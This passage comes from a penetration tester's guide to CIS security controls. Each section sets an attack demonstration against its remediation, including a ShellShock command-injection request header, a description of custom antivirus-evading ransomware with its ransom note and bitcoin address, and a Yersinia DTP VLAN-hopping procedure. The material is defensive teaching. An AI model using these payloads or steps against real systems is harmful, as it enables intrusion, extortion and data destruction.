This software should be configured to send real time alerts to a centralized server so that if infection is possible, it doesn't have the opportunity to delete logs from the system, masking the infection. This centralized server should also have the ability to monitor and report on clients who have an out-of-date virus database.

Several additional endpoint hardening processes can be implemented as well. A file reputation system should be configured to block files with a low reputation. In most cases, reputation is monitored and calculated by a quality antivirus solution which tracks metrics to determine if the file is safe. Malware historically accessed computers through removable media so USB ports should be disabled on sensitive systems to ensure that the system does not get infected through an infected USB drive. Finally, anti-exploitation software should be deployed to attempt to mitigate threats associated with exploit attacks. These attacks are typically used in order to deliver malware to the system, and by preventing the exploit, it is possible to prevent the malware from being executed.

The implementation of network-based anti-malware is a great option because it provides companies with the ability to track malware even if the malware has disabled alerting and monitoring on an endpoint system. Network based devices should be able to monitor systems for suspicious behavior, such as DNS requests to known malware command and control servers, or to identify the infected system attempting to attack other systems on the network.

By implementing all of these controls, you will have a more secure environment. However, it should be noted that most antivirus solutions can be bypassed by either encrypting the malware or writing custom malware that has not been flagged as a virus. It is important that organizations take steps to monitor systems for suspicious behavior even if they have implemented a solid anti-malware solution.

nine

Limitation and Control of Network Ports, Protocols and Services

The Control

Manage (track/control/correct) the ongoing operational use of ports, protocols and services on networked devices in order to minimize windows of vulnerability available to attackers.

The Attack

Attack surfaces are composed of the various endpoints and services that are accessible to external users. Although they are designed for use by authorized parties, malicious users could potentially gain unauthorized access through any available service. As such, one of the most effective means of mitigating risk exposure is through minimization of the available attack surface.

Unfortunately, organizations routinely create undue risk on perimeter-facing assets due to unnecessary host and/or service accessibility. Superfluous network services can arise from a variety of reasons such as poorly defined or non-existent audit standards, security programs, change management processes or simple human error. Small firms generally lack adequate resources to support full-time security staff, while large scale enterprises often struggle to secure external systems due to compatibility requirements, operational objectives or the scale of their perimeter network footprint.

Businesses should use layered perimeter defenses such as application-aware firewalls, network access controls and intrusion detection/prevention systems to avert unauthorized access. However, some perimeter defenses, such as SYN flood protection, can reduce risk exposure while simultaneously providing a false sense of security. In the attack below, I will demonstrate why a defense-in-depth approach is critical to securing an organization's network perimeter.

Businesses should use layered perimeter defenses such as application-aware firewalls, network access controls and intrusion detection/prevention systems to avert unauthorized access.

On a recent engagement, I encountered the following results from a quick Nmap scan:

```
Starting Nmap 6.49BETA2 ( http://nmap.org ) at 2016-06-20 16:43
CDT
Nmap scan report for 63.***.****.***
Host is up (0.053s latency).

PORT      STATE SERVICE
1/tcp     open  tcpmux
3/tcp     open  compressnet
4/tcp     open  unknown
6/tcp     open  unknown
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
20/tcp    open  ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
24/tcp    open  priv-mail
<truncated – all 1024 default nmap ports return open>
Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

Attempts to run automated vulnerability scanners against the specified target would time out, fail to enumerate services, and generally return flawed or invalid data. The client was under the impression that malicious activity would be thwarted as in-house automated vulnerability scans failed to identify any exploitable vulnerabilities.

However, SYN flood protection can be circumvented through inspection of the TCP flags returned for any given connection attempt. In this instance, I used Cookiescan to inspect TCP flags and identify services that were actually accessible from public networks.

```
desktop:~# ./cookiescan -p $(cat nmap-top-tcp-csv) -i eth0.1581
-t 500 -g 50 63.***.***.***

4m30s [=======================================================]
100%

Host: 63.***.***.***
Port  State    Service     Confidence    Reason
24    open     unknown     3             [[ack] [ack] [fin ack]]
35    open     unknown     1             [ack]
77    open     unknown     2             [[ack] [ack]]
87    open     unknown     3             [[ack] [ack] [fin ack]]
```


The previous services were listening on non-standard ports, and could only be partially identified through targeted port scans.

```
desktop:~# nmap -sV 63.***.***.*** -p 24,35,77,87 -T4 --version-
intensity=0

Starting Nmap 6.49BETA2 ( http://nmap.org ) at 2016-06-21 12:57
CDT
Service scan Timing: About 100.00% done; ETC: 12:57 (0:00:00
remaining)
Nmap scan report for 63.***.***.***)
Host is up (0.053s latency).
PORT   STATE SERVICE     VERSION
24/tcp open  priv-mail?
35/tcp open  priv-print?
77/tcp open  ssh         OpenSSH 6.0 (protocol 2.0)
87/tcp open  telnet      Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

SSH and Telnet could be subjected to password guessing attacks or potentially disclose credentials through man-in-the-middle attacks, however 24/TCP and 35/TCP piqued my curiosity as Nmap couldn't immediately identify them. HTTP and HTTPS are two of the most common services exposed on perimeter systems, and manual inspection revealed that 24/TCP was HTTP while 35/TCP was HTTPS.

```
desktop:~# curl 63.***.***.***:24 -vv
* About to connect() to 63.***.***.*** port 24 (#0)
*   Trying 63.***.***.***.***... connected
> GET / HTTP/1.1
> User-Agent: curl/7.22.0 (x86_64-pc-linux-gnu) libcurl/7.22.0
OpenSSL/1.0.1 zlib/1.2.3.4 libidn/1.23 librtmp/2.3
> Host: 63.***.***.***:24
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 21 Jun 2016 18:03:03 GMT
< Server: Apache
< Expires: -1
< Pragma: no-cache
< Cache-Control: no-cache
< Connection: close
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=utf-8
```

Additional inspection revealed that the SSL listener on 35/TCP was actually a login page for a production load balancer.



https://63..   :35


welcome to

login level: WebMux

password:

© 1997-2012 CAI Networks. All rights reserved.

I researched the device and found WebMux load balancer documentation that contained default credentials. Although default credentials did not permit access, the documentation revealed that a CGI-enabled status page was accessible without authentication. Given the copyright date, target operating system and lack of security updates, I manually tested for ShellShock (CVE 2014-6271).



HTTP Request:

```
GET /cgi-bin/about HTTP/1.1
Host: 63.***.***.***:35
Accept: */*
Accept-Language: en
User-Agent: () { :; }; /bin/bash -c 'id'
Connection: close
Referer: https://63.***.***.***:35/cgi-bin/about
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

HTTP Response:

```
<td>
WebMux version 9.1.00 built Jul 12 2012 12:36:35<br>
patch level: none<br>
model: WebMux (part number 592SGQ) <br>
serial number: ************ manufactured Oct ** ****<br>
CPU speed: uid=0(root) MHz<br>
CPUs: uid=0(root)<br>
total memory: uid=0(root) k<br>
configured as: one-armed single network (with SNAT)<br>
</td>
```

The load balancer's web interface was vulnerable to ShellShock, and operating as the root user. I exploited this to gain access to the system, pivot into other DMZ hosts and eventually obtain access to internal network segments.

The Solution

CSC controls are intended to be applied as part of a defense-in-depth approach. CSC 9 involves more than just perimeter firewalls – it encompasses endpoint firewalls, routine port scans to verify configurations, removal of unnecessary services/systems, segmentation of critical services across discrete systems and application-layer firewalls.

Although the client changed default credentials, segmented critical services and performed routine port scans, they failed to remove unnecessary services, apply patches or restrict access to management functionality through firewall access control lists. Management services such as Remote Desktop, SSH and web-based administrative functionality should be protected behind IP-based access control restrictions and only accessible from trusted hosts or network segments. In this instance, the load balancer itself was in active use and routinely scanned for vulnerabilities but didn't appear critically vulnerable based on automated testing results.

As demonstrated, over-reliance on automated tools and scanning engines can lead to unintended risk exposure. It is important for organizations to not only monitor and restrict service accessibility but also verify that testing mechanisms accurately validate control and process effectiveness.

ten

Data Recovery Capability

The Control

The processes and tools used to properly back up critical information with a proven methodology for timely recovery of it.

The Attack

Data recovery, or specifically data backups, might be one of the most known and least implemented controls. Having good data recovery can be the difference between an attack causing massive data loss and an attack only causing minor down time. In general, most attacks are more focused on compromising data than destroying data. This is not always true though, with the most notable and notorious attack that destroys data being ransomware. Not only has ransomware proved to be very effective at destroying data, it has also proven to be lucrative for attackers, which will only increase the frequency and sophistication of these attacks.

In this attack example I am going to demonstrate just how easy it is to create ransomware that attacks and holds for ransom personal and company data. There are a few examples of open source ransomware on the internet that anyone can download and use for free. Though some of these projects have recently stopped (i.e. https://github.com/utkusen/hidden-tear). There are also paid examples where criminals can buy this particular type of malware for usage.

What makes ransomware so dangerous is how easy it can be to make. This also leads in to how hard it might be to detect each newly created ransomware. In short you really only need three parts to build ransomware.


1. You need a simple function that will encrypt and decrypt files on a computer.

2. You need a function that can find all files of a certain extension or type to pass to your encrypt/decrypt function.


3. You need to alert the user that a ransom must be paid and how to pay that ransom.

These are really the three main parts of ransomware. There are much more sophisticated examples that have command and control servers, different evasion tactics and advanced key exchange protocols. Though all these things help create a more advanced and user friendly ransomware they're not needed to create an effective tool.

So my simple ransomware is a Windows executable that when ran will find files of a certain extension, encrypt them with a pre-seeded key, then alert the user that their files are encrypted and they must pay a ransom. This only took me a day to create and is undetectable to antivirus.




Ransomware and a few test files




```
4827995490
6017865998
6601119169
3151643887
1103109057
4236838804
5735164290
2832866543
4374662011
6545768879
8964216376
1037622651
5898118416
6734880036
2157258306
2041798927
5386113213
4282020338
1611501292
4218922168
5271227821
0267251329
8308231445
7968938775
5047440905
4972934568
4194807093
4685673160
9923599101
7721297302
8428009467
9389369564
1881694596
0847860127
8745114180
0849936713
5534793536
6502621250
3561105240
8135368999
0977634896
1081621402
7151062165
8079551681
5820258923
3780925702
1022265199
3157065605
7237631677
2877089704
9667400202
9362544722
4749696168
4566787468
3939107783
4829914149
```

Test text data



```
Ė"Ú%æäfktaí›§tR*Ÿ"HnÕ_ªå„aD:#
```

Encrypted data


README YOUR FILES ARE ENCYPTED - Notepad
File Edit Format View Help

```
ALL YOUR FILES HAVE BEEN ENCYPTED. PLEASE SEND 1.0 BITCOIN TO THE ADDRESS BELOW
TO GAIN ACCESS TO YOUR FILES.

ONCE BITCOINS HAVE BEEN RECEIVED YOUR FILES WILL BE DECRYPTED.

BITCOIN ADDESS: 1CWmRCGfdZAbntPt3LPszyAAzoZDBSTTro
```

Ransom note

The Solution

If creating ransomware is easy, and my antivirus won't detect custom or advanced ransomware, what's the solution? Having good data recovery is one of the best ways to combat ransomware. Not only is the backup important to safe guard data but it also can recover the data that was encrypted via ransomware. Simply backing up data is not truly enough to ensure its integrity and availability. With this in mind here are some things to consider when implementing or evaluating your data recovery solution.

1. Implement a file system that supports snapshots. When snapshots are implemented data recovery is fast, painless and has low overhead.

2. Utilize encryption. Most, if not all backup software supports encryption and this can help with a few different security issues one of which is the confidentiality of your data. Encrypt your data at rest as well as in transit.

3. Implement a one-way backup solution. Devices should be able to create new backups, not change or delete old ones. This is best implemented with a differential backup, and storage that is not continuously addressed though system calls.

4. Test your backup solution. Having a backup of your systems may make you feel good, but if you don't test these backups they might come to disappoint you down the road. Testing your backups should be part of your process, not part of your panic.

5. Replicate your backups. Having a backup in one place is great. Having it in two places is better. This can help if your backup data is attacked, your replicated data may save you.

6. Create a backup policy. Plan your backup policy to follow any regulatory or official requirements and include current diagrams of your backup process.

7. Create offsite or offline backups. Offsite backups can be useful in a physical attack or natural disaster while offline backup can protect against ransomware or other network attacks on your data.

8. Implement a reporting system. You should know when backups have failed or backup configurations has been changed. Backups should be automatic but you want these systems to check in.

By implementing data recovery, you stand the best chance to protect your data from attackers via ransomware or other data attacks. Data recovery may seem like a costly investment in the "just in case" scenario, but if implemented properly when other controls fail your data can still be recovered.

> Data recovery may seem like a costly investment in the "just in case" scenario, but if implemented properly when other controls fail your data can still be recovered.

eleven

Secure Configurations for Network Devices such as Firewalls, Routers, and Switches


The Control

Establish, implement, and actively manage (track, report on, correct) the security configuration of network infrastructure devices using a rigorous configuration management and change control process in order to prevent attackers from exploiting vulnerable services and settings.

The Attack


In many cases the default configurations present on devices are there to facilitate setup and interoperability - to get systems communicating with the minimum amount of configuration. In a lab environment, it's a boon to be able to connect devices to a switch and just have them communicate. In a production environment however, many of the default settings can have serious negative impacts on the security posture of the environment as a whole. In our example, we'll illustrate how an unhardened switch configuration can provide an attacker with an opportunity to perform a VLAN hopping attack, by exploiting the Dynamic Trunking Protocols ("DTP").

Our attack begins with a go-to process that I always make use of when I gain access to a new network, passive traffic capture and analysis. Initially, we'll capture packets and attempt to identify interesting network traffic, while it's certainly not limited to layer 2 frames and broadcast/multicast traffic, this type of traffic very frequently bears fruit. In the Wireshark screenshots below we note two items, 1) we're connected to port Fa0/1 on our switch and 2) we can see DTP frames being issued by the switch we're connected to.



```
141 162.002731000  Cisco_7f:2e:03        CDP/VTP/DTP/PAgP/ICDP
142 162.406243000  Cisco_7f:2e:03        Spanning-tree-(fo STP
143 164.410782000  Cisco_7f:2e:03        Spanning-tree-(fo STP
144 166.415996000  Cisco_7f:2e:03        Spanning-tree-(fo STP
145 168.421200000  Cisco_7f:2e:03        Spanning-tree-(fo STP
146 170.433136000  Cisco_7f:2e:03        Spanning-tree-(fo STP
147 170.905009000  0.0.0.0               255.255.255.255   DHCP
148 171.021781000  Cisco_7f:2e:03        Cisco_7f:2e:03    LOOP

▷ Platform: cisco WS-C3560-48PS
▷ Addresses
▷ Port ID: FastEthernet0/1
▷ Capabilities
▷ Protocol Hello: Cluster Management
▷ VTP Management Domain:
▷ Native VLAN: 1
```

Figure 1: CDP frames contain a lot of interesting information, for our purposes, we'll take note of the fact we're connected to port Fa0/1




```
  3 1.700311000    0.0.0.0               255.255.255.255   DHCP
  4 1.937890000    Cisco_7f:2e:03        CDP/VTP/DTP/PAgP/IDTP
  5 1.937920000    Cisco_7f:2e:03        CDP/VTP/DTP/PAgP/IDTP
  6 2.004859000    Cisco_7f:2e:03        Spanning-tree-(fo STP
  7 4.016999000    Cisco_7f:2e:03        Spanning-tree-(fo STP
  8 6.014671000    Cisco_7f:2e:03        Spanning-tree-(fo STP

▷ IEEE 802.3 Ethernet
▷ Logical-Link Control
▽ Dynamic Trunk Protocol
    Version: 1
  ▷ Domain:
  ▽ Trunk Status (Operating/Administrative): Access/Auto (0x04)
      Type: Trunk Status (0x0002)
      Length: 5
```

This DTP frame indicates that the switchport is currently acting as a regular access port, and the DTP is set to 'auto negotiate'

DTP allows for the dynamic negotiation of trunk ports between Cisco switches. In a lab environment, DTP can be used in conjunction with the VLAN Trunking Protocol ("VTP") to connect a pair of switches and propagate VLAN information between the devices. In the above screenshot we see that our switchport is currently operating as an access port, and that DTP is configured for auto negotiation.

It's important to note that for illustrative purposes our sample switch configuration has been simplified; additionally, while an attacker wouldn't have insight into the configuration, we'll include relevant output to better illustrate what's happening on the device. An excerpt from a show vlan command provides the following output:




```
Valis#sh vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Gi0/1, Gi0/2, Gi0/3, Gi0/4
2    dirty                            active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                Fa0/25, Fa0/26, Fa0/27, Fa0/28
                                                Fa0/29, Fa0/30, Fa0/31, Fa0/32
                                                Fa0/33, Fa0/34, Fa0/35, Fa0/36
                                                Fa0/37, Fa0/38, Fa0/39, Fa0/40
                                                Fa0/41, Fa0/42, Fa0/43, Fa0/44
                                                Fa0/45, Fa0/46, Fa0/47
3    production                       active    Fa0/48
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup
```

Output from the show run command; only port Fa0/48 has been assigned to VLAN 3


The takeaway from the above screenshot is that in our example only port Fa0/48 has been assigned to VLAN 3, and none of the other ports on the switch can communicate with the device connected. It's also worth mentioning here that there isn't any interVLAN routing configured.

We use the Yersinia tool to spoof DTP frames, and if we're fortunate enough to be connected to a switch that is configured in Dynamic Auto or Dynamic Desirable we form a trunk.



```
 yersinia 0.7.3 by Slay & tomac - DTP mode
                                 Neighbor-ID  Status       Domain
                                 0024507F2E03 ACCESS/AUTO

                                                       Attack Panel
                                            No  DoS   Description
                                            0         sending DTP packet
                                            1         enabling trunking
```


We use the Yersinia tool to perform our VLAN hopping attack; the output is consistent with what we say in Wireshark



```
 yersinia 0.7.3 by Slay & tomac - DTP mode
                   Neighbor-ID  Status          Domain
                   0024507F2E03 ACCESS/AUTO
                   0C7CE846D595 ACCESS/DESIRABL|
                   0024507F2E03 TRUNK/AUTO
```

Yersinia output after we've issued the DTP frame required to negotiate a trunk


For the curious, post-attack output from a show vlan command does not include our port Fa0/1, as it's no longer an access port:



```
Valis#sh vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Gi0/1, Gi0/2, Gi0/3, Gi0/4
2    dirty                            active    Fa0/2, Fa0/3, Fa0/4, Fa0/5
                                                Fa0/6, Fa0/7, Fa0/8, Fa0/9
                                                Fa0/10, Fa0/11, Fa0/12, Fa0/13
                                                Fa0/14, Fa0/15, Fa0/16, Fa0/17
                                                Fa0/18, Fa0/19, Fa0/20, Fa0/21
                                                Fa0/22, Fa0/23, Fa0/24, Fa0/25
                                                Fa0/26, Fa0/27, Fa0/28, Fa0/29
                                                Fa0/30, Fa0/31, Fa0/32, Fa0/33
                                                Fa0/34, Fa0/35, Fa0/36, Fa0/37
                                                Fa0/38, Fa0/39, Fa0/40, Fa0/41
                                                Fa0/42, Fa0/43, Fa0/44, Fa0/45
                                                Fa0/46, Fa0/47
3    production                       active    Fa0/48
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup
```

Where did interface Fa0/1 go?

Once again, we capture traffic and now that we have a trunk port, take note of frames that have been tagged with VLAN IDs. We load the 8021q Linux kernel module and create subinterfaces for any of the VLANs we want to send traffic on. Using this process we can communicate with any VLANs that our switch has visibility to. In the screenshot below, we create a subinterface for VLAN 3 and can now communicate with the isolated system that was attached to port Fa0/48 in the previous screenshot.



```
$
$
$ modprobe 8021q
$ vconfig add eth0 3
Added VLAN with VID == 3 to IF -:eth0:-
$ ifconfig eth0.3 10.4.0.250 netmask 255.255.255.0
$ hping3 -S 10.4.0.12 -p 220 -I eth0.3
HPING 10.4.0.12 (eth0.3 10.4.0.12): S set, 40 headers + 0 data bytes
len=46 ip=10.4.0.12 ttl=64 DF id=0 sport=220 flags=SA seq=0 win=5840 rtt=3.0 ms
len=46 ip=10.4.0.12 ttl=64 DF id=0 sport=220 flags=SA seq=1 win=5840 rtt=3.0 ms
len=46 ip=10.4.0.12 ttl=64 DF id=0 sport=220 flags=SA seq=2 win=5840 rtt=2.6 ms
len=46 ip=10.4.0.12 ttl=64 DF id=0 sport=220 flags=SA seq=3 win=5840 rtt=2.0 ms
len=46 ip=10.4.0.12 ttl=64 DF id=0 sport=220 flags=SA seq=4 win=5840 rtt=1.4 ms
^C
--- 10.4.0.12 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 1.4/2.4/3.0 ms
$
```

Creating a subinterface in Linux that tags all outgoing frames with VLAN ID 3

In the right (or wrong depending on your perspective) circumstances, the presence of DTP can provide an attacker with the means to execute VLAN hopping attacks.

On several occasions, this has provided me with a convenient Network Access Control (NAC) bypass and the ability to gain access to restricted network segments such as management VLANs from a network port that would under normal circumstances only provide me with a captive portal or quarantine network.

The Solution

From a tactical perspective the configuration issue can be remediated by explicitly disabling DTP and setting all interfaces to either access or trunk mode.

A strategic approach to proactively treating these and similarly related configuration issues is the application and adherence to the tenets outlined by CSC 11:

1. Carefully review and evaluate the hardening guidelines that are available for the devices in use in the environment.

2. Stage out hardened configurations of these devices, and then perform testing against the implementations to ensure they're operation is aligned with expectations.

3. Create a standard hardened baseline or gold configuration for the relevant devices

4. Manage, and thoroughly vet proposed changes to devices through a formal change control process

5. Once a policy and process is in place to deploy hardened configurations, leverage technical controls to monitor configuration changes and actively reconcile changes against change management records.

twelve

Boundary Defenses

The Control

Detect/prevent/correct the flow of information transferring networks of different trust levels with a focus on security-damaging data.

